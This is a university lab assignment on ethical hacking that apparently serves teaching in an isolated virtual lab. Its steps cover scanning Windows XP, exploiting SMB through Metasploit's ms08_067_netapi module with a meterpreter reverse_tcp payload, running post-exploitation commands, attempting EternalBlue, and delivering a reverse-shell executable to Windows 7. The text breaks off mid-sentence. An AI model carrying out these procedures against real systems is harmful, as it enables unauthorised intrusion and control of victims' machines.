CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Owin Ifill
01230552

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof**.
You need to power on the following VMs for this assignment.


- **Internal Kali (or Attacker Kali)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.


1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities.




2. Identify the SMB port number (default: 445) and confirm that it is open.




3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***




4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



5. Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.





7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.


Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to the Windows Server 2022. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.







Task C. Exploit Windows 7 with a deliverable payload (70 pt).


In this task, you need to create an executable payload with the required configurations below.


1. Once your payload is ready, upload it to the web server running on Kali Linux. Then download the payload from Windows 7, and execute it on the target to make a reverse shell. Of course, don't

